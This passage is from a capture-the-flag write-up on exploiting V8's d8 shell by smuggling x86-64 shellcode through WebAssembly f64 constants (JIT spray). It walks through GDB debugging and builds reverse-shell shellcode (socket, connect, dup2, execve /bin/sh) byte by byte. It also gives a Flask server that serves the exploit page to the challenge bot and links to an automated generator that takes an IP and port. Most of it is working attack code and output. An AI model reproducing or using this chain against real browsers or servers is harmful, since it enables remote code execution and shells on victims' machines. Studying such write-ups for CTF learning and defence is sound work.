[New Thread 0x7fffefe006c0 (LWP 13855)]
[New Thread 0x7fffef4006c0 (LWP 13856)]
shellwasm instance address: 0x19e569
shellwasm rwx address: 0x21e992923000
shellcode address: 0x21e992923730
V8 version 11.8.161
d8>
```

- Let's run GDB and check the shellcode is working properly

```
pwndbg> x/10i 0x21e992923730
   0x21e992923730:      movsx  edi,WORD PTR [rdi-0x63e3b41]
   0x21e992923737:      outs   dx,BYTE PTR ds:[rsi]
   0x21e992923738:      retf   0xba49
   0x21e99292373b:      xor    rsi,rsi
   0x21e99292373e:      jmp    0x21e99292374f
   0x21e992923740:      fcomp  st(0)
   0x21e992923742:      fadd   st,st(4)
   0x21e992923744:      sar    ecx,0x6e
```


- Looks like our shellcode is not there in the address we calculated previously

```
pwndbg> x/5i 0x21e99292371b+2
   0x21e99292371d:      xor    rax,rax
   0x21e992923720:      jmp    0x21e992923731
   0x21e992923722:      cmps   DWORD PTR ds:[rsi],DWORD PTR es:[rdi]
   0x21e992923723:      cmps   DWORD PTR ds:[rsi],DWORD PTR es:[rdi]
   0x21e992923724:      cmps   DWORD PTR ds:[rsi],DWORD PTR es:[rdi]
pwndbg>
```

- Yeh it's placed 0x13 bytes before from our previously calculated address, so let's change the shellcode's offset in our exploit
- now re-run the exploit and set a breakpoint in our shellcode address

```
pwndbg> b *0x1142ccd8f71d
Breakpoint 1 at 0x1142ccd8f71d
pwndbg> c
Continuing.

undefined
d8> func_main()

Thread 1 "d8" hit Breakpoint 1, 0x00001142ccd8f71d in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
------------------------------[ REGISTERS / show-flags off / show-compact-regs o
*RAX  0x555556cb3648 —▸ 0xdb7001a0325 ◂— 0x51001a037d00000d /* '\r' */
*RBX  0
*RCX  0
*RDX  0x555556cb35d8 —▸ 0xdb700047609 ◂— 0xb520b9772000005
*RDI  0x555556cdcfc8 ◂— 0
*RSI  0xdb70019eda1 ◂— 0x19000002190019a3
*R8   4
*R9   0x555556cb35d8 —▸ 0xdb700047609 ◂— 0xb520b9772000005
*R10  0x7fffffffcdc0 ◂— 0x4d /* 'M' */
*R11  0x7ffff7fc5080
*R12  0x7ffff7cb10d0 ◂— 1
*R13  0x555556c6ad10 —▸ 0x555556815800 (Builtins_AdaptorWithBuiltinExitFrame) ◂—
*R14  0xdb700000000 ◂— 0x40000
*R15  0x1142ccd8f71d ◂— xor rax, rax /* 0xa7a7a70febc03148 */
*RBP  0x7fffffffd140 —▸ 0x7fffffffd308 —▸ 0x7fffffffd368 —▸ 0x7fffffffd398 —▸ 0x
*RSP  0x7fffffffd110 —▸ 0x5555568b09ca (Builtins_JSToWasmWrapperAsm+138) ◂— mov
*RIP  0x1142ccd8f71d ◂— xor rax, rax /* 0xa7a7a70febc03148 */
---------------------------------------[ DISASM / x86-64 / set emulate on ]-----
 ► 0x1142ccd8f71d    xor    rax, rax      RAX => 0
   0x1142ccd8f720    jmp    0x1142ccd8f731             <0x1142ccd8f731>
    ↓
```

- The exploit hit our breakpoint, now just step through the instructions and check are there any issues while jumping and placing the required values in the registers
- It executed the `xor rax,rax` correctly but, the it jumped to another unwanted instruction next
- Also we have another problem next



- We can see the difference between the first box and the second box
- Our first few set of shellcode (8 set of 8 bytes) has `vmovq xmm1,r10` instruction in between it, so we can calculate the jump according to that instruction's size, but after 8 sets, there's another instruction coming after **vmovq** , `vmovsd QWORD PTR [rbp-0x28],xmm0`
- So in this case we need to add jumps according to this instruction's size
- So it's a problem if we have to work with a large shellcode :(


```
0x1142ccd8f798:    movabs r10,0x838383838311eb5e
0x1142ccd8f7a2:    vmovq  xmm0,r10
0x1142ccd8f7a7:    vmovsd QWORD PTR [rbp-0x30],xmm1
0x1142ccd8f7ac:    movabs r10,0xa3a3a3a310eb066a
0x1142ccd8f7b6:    vmovq  xmm1,r10
0x1142ccd8f7bb:    vmovsd QWORD PTR [rbp-0x38],xmm2
0x1142ccd8f7c0:    movabs r10,0xc4c4c4c4c411eb5a
0x1142ccd8f7ca:    vmovq  xmm2,r10
0x1142ccd8f7cf:    vmovsd QWORD PTR [rbp-0x40],xmm3
0x1142ccd8f7d4:    movabs r10,0xe6e6e6e610eb296a
0x1142ccd8f7de:    vmovq  xmm3,r10
0x1142ccd8f7e3:    vmovsd QWORD PTR [rbp-0x48],xmm4
0x1142ccd8f7e8:    movabs r10,0x909090feb050f58
0x1142ccd8f7f2:    vmovq  xmm4,r10
0x1142ccd8f7f7:    mov    r10,QWORD PTR [rsi+0x87]
```

- After few analysis I came to a conclusion that the next set after the `vmovq xmm7,r10` instructions follow the same pattern
- So the in between instruction's size won't change, so let's add some random floating point junk values in the first 8 sets of shellcode, then let's add our own shellcode and jump directly after the 8th set

```
import os

let_wat_code = '''
(module
  (func (export "main") (result f64)

;; random values to skip the first 8 sets
f64.const  -1.1434324392442428853e-117
f64.const  -5.4434324392442428853e-127
f64.const  -11.1434124392442428853e-137
f64.const  -13.1436422439244242885 3e-417
f64.const  -8.1434324392442428853e-217
f64.const  -9.1434312439244242885 3e-917
f64.const  -4.1434324392442428853e-147
f64.const  -3.1434324392442428853e-207

f64.const  -1.1724392442428853e-117
f64.const  -0.12400912772790662
f64.const  -1.0023968399475393e+120
f64.const  -5.174445551559503e+245
f64.const  8.309884721501063e-246
f64.const  2.0924531835600378e-110
f64.const  3.5295369634097827e+30
f64.const  4.034879290548565e+175
f64.const  -9.77719779008621e-292
f64.const  -5.277350363223755e-137
f64.const  -1.9615413994613874e+23
f64.const  -4.9824131924791864e+187
f64.const  3.8821145718632853e-265
drop
drop
drop
```


```
drop
drop
drop
drop
drop
drop
drop
drop
drop
drop
drop
drop
drop
drop
drop
drop
drop
))
'''

open('exp.wat','w').write(let_wat_code)
os.system('./wat2wasm exp.wat')
wasm_bytes = open('exp.wasm','rb').read()
print('let shell_wasm_code = new Uint8Array([',end=' ')
for byte in wasm_bytes:
        print(byte,end=', ')
print('])')
```

- Here is the corresponding wat code for it, now add the output of this script to the javscript exploit



```
pwndbg> x/10i 0x26342b0ec78c+2
   0x26342b0ec78e:      xor    rax,rax
   0x26342b0ec791:      jmp    0x26342b0ec7a2
   0x26342b0ec793:      cmps   DWORD PTR ds:[rsi],DWORD PTR es:[rdi]
   0x26342b0ec794:      cmps   DWORD PTR ds:[rsi],DWORD PTR es:[rdi]
   0x26342b0ec795:      cmps   DWORD PTR ds:[rsi],DWORD PTR es:[rdi]
   0x26342b0ec796:      vmovq  xmm0,r10
   0x26342b0ec79b:      vmovsd QWORD PTR [rbp-0x30],xmm1
   0x26342b0ec7a0:      movabs r10,0xbfbfbfbf0febff3148
   0x26342b0ec7aa:      vmovq  xmm1,r10
   0x26342b0ec7af:      vmovsd QWORD PTR [rbp-0x38],xmm2
```

- We skipped 8 sets, so our shellcode's address might changed, let's change it back to the correct offset (0x78e)



- We corrected the offset and everything went fine until the syscall instruction

```
dec    dword ptr [rcx - 0x46]
```

- Here they are expecting a pointer value in rcx, **but RCX is 0**
- So let's add some value, ex: r12 to rcx; now it will pass to the next instruction and we can execute syscall

```
make_double(asm('xor rax,rax'))
make_double(asm('xor rdi,rdi'))
make_double(asm('xor rsi,rsi'))
make_double(asm('xor rdx,rdx'))
make_double(asm('xor r8,r8'))
make_double(asm('push 0x2'))
make_double(asm('pop rdi'))
make_double(asm('push 0x1'))
make_double(asm('pop rsi'))
make_double(asm('push 0x6'))
make_double(asm('pop rdx; push 0x29'))
make_double(asm(' mov rcx,r12'))
make_double(asm('pop rax; syscall'))
```

- So our `gen_shellcode.py` will looks like this
- After getting the hex output, change to float, then give it to wat code, then convert it to wasm (steps already mentioned above)

- Great we made our first syscall working
- Now let's work on the other syscalls

connect syscall

```
make_double(asm(' mov r8,rax'))
make_double(asm(' xor rsi,rsi'))
make_double(asm(' xor r10,r10'))
make_double(asm(' push r10'))
make_double(asm("mov BYTE PTR [rsp],0x2"))
```

- append these things to the `gen_shellcode.py` , now let's craft the IP and port

```
mov    WORD PTR [rsp+0x2],0x697a
mov    DWORD PTR [rsp+0x4],0x435330a
```

- We can't move values like this in the shell-strom's shellcode
- We need to minimize this and make the move byte by byte into the struct and finally point the rsi to rsp

```
## port crafting
make_double(asm("mov BYTE PTR [rsp+0x1],0x0"))
make_double(asm("mov BYTE PTR [rsp+0x2], 0x01"))
make_double(asm("mov BYTE PTR [rsp+0x3], 0xbb"))
```


- I'm using port 443, it's `0x01bb` be in hexadecimal
- So first let's move `0x0`, `0x01` & `0xbb` into the rsp

```
## IP crafting
make_double(asm("mov BYTE PTR [rsp+0x4], 0x7f"))
make_double(asm("mov BYTE PTR [rsp+0x5], 0x00"))
make_double(asm("mov BYTE PTR [rsp+0x6], 0x00"))
make_double(asm("mov BYTE PTR [rsp+0x7], 0x01"))
```

- For now I'm using the ip `127.0.0.1` to get a sample shell, it's hexadecimal value is `0x7f000001`, so I'm moving that value byte by byte into the rsp

```
## remaining connect
make_double(asm('mov rsi,rsp'))
make_double(asm('push 0x10'))
make_double(asm('pop rdx'))
make_double(asm('push r8'))
make_double(asm('pop rdi'))
make_double(asm('push 0x2a'))
make_double(asm('pop rax'))
make_double(asm('syscall'))
```

- You know the drill, convert it to hex, float, wat & wasm



- This shellcode worked perfectly, and we got a socket connection to our netcat
- Now let's do the remaining `dup2` & `execve` syscalls

dup2 syscall

```
make_double(asm('xor rsi,rsi'))
make_double(asm('push 0x3'))
make_double(asm('pop rsi'))
```

```
make_double(asm('dec rsi'))
make_double(asm('push 0x21'))
make_double(asm('pop rax'))
make_double(asm('syscall'))
```

- We can do this dup2 syscall, but

```
00000000004000cf <doop>:
  4000cf:   48 ff ce                dec    rsi
  4000d2:   6a 21                   push   0x21
  4000d4:   58                      pop    rax
  4000d5:   0f 05                   syscall
  4000d7:   75 f6                   jne    4000cf <doop>
  4000d9:   48 31 ff                xor    rdi,rdi
```

- We need to implement this jne functionality in our 6 byte restricted shellcode
- In python pwntools, we can't write shellcode like this `jne` , we need to go in reverse

```
➜ ~ python3
Python 3.11.9 (main, Apr 10 2024, 13:16:36) [GCC 13.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from pwn import *
c>>> context.arch = "amd64"
>>> disasm(b"\x75\x9f")
'   0:   75 9f                   jne    0xffffffffffffffa1'
>>> 
```

- So we need to use a actual byte from a `jne` instruction and add it in our shellcode
- Now it looks like `0x9090909090909f75`

```
>>> disasm(b"\x75\x9f\x90\x90\x90\x90\x90\x90")
'   0:   75 9f                   jne    0xffffffffffffffa1\n   2:   90                      nop\n   3:   90                      nop\n   4:   90                      nop\n   5:   90                      nop\n   6:   90                      nop\n   7:   90                      nop'
>>> len(b"\x75\x9f\x90\x90\x90\x90\x90\x90")
8
>>> print(b"0x9090909090909f75")
b'0x9090909090909f75'
```

- This is for testing `jne` let's put this and generate a sample and adjust the jne according to it (make sure to turn your netcat listener again, else connect syscall will fail)

```
   0x11543eed6aee    syscall  <SYS_dup2>
   0x11543eed6af0    jmp    0x11543eed6b05                  <0x11543eed6b05>
    ↓
 ► 0x11543eed6b05  ✔ jne    0x11543eed6aa6                  <0x11543eed6aa6>
    ↓
   0x11543eed6aa6    dec    dword ptr [rcx - 0x46]          [0x11543eed6aaa]
```

- After the `dup2` syscall `jne` has `0x11543eed6aa6` value to jump next
- we need to jump exactly in the starting of `dec rsi` instruction

```
0x11543eed6aa9    dec    rsi
```

- `dec rsi` is in `0x11543eed6aa9`

```
>>> current_jne_addr = 0x11543eed6aa6
>>> dec_rsi = 0x11543eed6aa9
>>> current_jne_addr - dec_rsi
-3
```

- So in this case let's add 3 to the current jne address

```
>>> disasm(b"\x75\x9f")
'   0:   75 9f                   jne    0xffffffffffffffa1'
>>> hex(0x9f+3)
'0xa2'
>>> disasm(b"\x75\xa2")
'   0:   75 a2                   jne    0xffffffffffffffa4'
>>>
```

```
   0x3fcd38c65ad8    jmp    0x3fcd38c65aee                <0x3fcd38c65aee>
    ↓
   0x3fcd38c65aee    syscall  <SYS_dup2>
   0x3fcd38c65af0    jmp    0x3fcd38c65b05                <0x3fcd38c65b05>
    ↓
 ► 0x3fcd38c65b05  ✓ jne    0x3fcd38c65aa9                <0x3fcd38c65aa9>
    ↓
   0x3fcd38c65aa9    dec    rsi                            RSI => 1
   0x3fcd38c65aac    jmp    0x3fcd38c65ac0                <0x3fcd38c65ac0>
    ↓
   0x3fcd38c65ac0    push   0x21
   0x3fcd38c65ac2    jmp    0x3fcd38c65ad7                <0x3fcd38c65ad7>
    ↓
   0x3fcd38c65ad7    pop    rax                            RAX => 33
```

- Now it exactly pointing the `dec rsi` instruction
- We can do this above math easily like this

```
>>> current_RIP = 0x3fcd38c65b05
>>> dec_rsi = 0x3fcd38c65aa9
>>> current_RIP - dec_rsi
92
>>> hex(-92 & 0xff)
'0xa4'
>>> from pwn import *
>>> context.arch = "amd64"
>>> disasm(b"\x75\xa2")
'   0:   75 a2                   jne    0xffffffffffffffa4'
>>> 
```

- I'm using **a2** in disasm() because the jump instruction takes 2 bytesm, we need to add that also, Hope it makes sense

```
>>> disasm(b'\xeb\x0f')
'   0:   eb 0f                   jmp    0x11'
```

- After this instruction we need to jmp 0x11 bytes to reach the next shellcode set, so add this to the existing hex value

```
print("0x0feb90909090a275n,")
```


```
## dup2 syscall & jmp handling
make_double(asm('xor rsi,rsi'))
make_double(asm('push 0x3'))
make_double(asm('pop rsi'))
make_double(asm('dec rsi'))
make_double(asm('push 0x21'))
make_double(asm('pop rax'))
make_double(asm('syscall'))

# print("0x9090909090909f75n") # for jmping
print("0x0feb90909090a275n,") # for jmping (correct)
```

execve syscall

```
## exceve syscall
make_double(asm('xor rdi,rdi'))
make_double(asm('push rdi'))
make_double(asm('push rdi'))
make_double(asm('pop rsi'))
make_double(asm('pop rdx'))

# execve single byte chain
make_double(asm("push 0x1337"))
make_double(asm("pop rdi; push rdi"))
make_double(asm("mov rdi, rsp;"))
```

```
make_double(asm("mov BYTE PTR [rdi], 0x2f"))
make_double(asm("mov BYTE PTR [rdi+0x1], 0x62"))
make_double(asm("mov BYTE PTR [rdi+0x2], 0x69"))
make_double(asm("mov BYTE PTR [rdi+0x3], 0x6e"))
make_double(asm("mov BYTE PTR [rdi+0x4], 0x2f"))
make_double(asm("mov BYTE PTR [rdi+0x5], 0x73"))
make_double(asm("mov BYTE PTR [rdi+0x6], 0x68"))
make_double(asm("mov BYTE PTR [rdi+0x7], 0x00"))

make_double(asm('push 0x3b'))
make_double(asm('pop rax'))
make_double(asm('syscall'))
```


- I modified this execve syscall part also, because we need to move byte by byte due to 6 byte restriction
- Fingers crossed, let's test this exploit



- After hours of debugging we finally got a shell

Files used:

- gen_shellcode.py : https://gist.github.com/jopraveen/6f49466fdc38af6161cd2de3ce1ac586
- hex_to_fl.js : https://gist.github.com/jopraveen/ce5adea891f1b1149a19eb7300ccfd7c
- convertt.py : https://gist.github.com/jopraveen/b3a55a7a3c81b89e04b70b447f71c0a8
- rev_shell_localhost.js : https://gist.github.com/jopraveen/08a70e6015af4ccaa2cbcdadca1cf307
- I also automated this process of exploit development, so you guys can give only IP and port, it will automatically generate the javascript exploit for you



- auto_pwn.py : https://gist.github.com/jopraveen/792decf87421d9c4dafebf66be348b4f
- Just update the above code in the javascript exploit, everything will work perfectly!!


Testing the exploit in the challenge server

```
127.0.0.1 - - [24/Oct/2024 02:59:51] "GET /?uname='-prompt(8)-' HTTP/1.1" 200 -
127.0.0.1 - - [24/Oct/2024 02:59:51] "GET /?msg='`"><<script>javascript:alert(1)
</script> HTTP/1.1" 200 -
127.0.0.1 - - [24/Oct/2024 02:59:51] "GET /?id=<script>alert(1)</script> HTTP/1.1" 200
-
127.0.0.1 - - [24/Oct/2024 02:59:51] "GET /?name=<script>alert(1)</script> HTTP/1.1"
200
```

- The server sends requests like this, so we need to create a small flask app to send a html file for all endpoints

```python
from flask import *

app = Flask(__name__)

@app.route('/', defaults={'path': ''})
@app.route('/<path:path>')
def send_exp(path):
    return render_template('exp.html')

app.run(host="0.0.0.0")
```

- Run this server server, make sure to add your javascript exploit in `exp.html`
- to demonstrate this exploit I have added my cloud IP for getting reverse shell



- And we got a shell back, the flag is located in `/tmp` , we can read it :)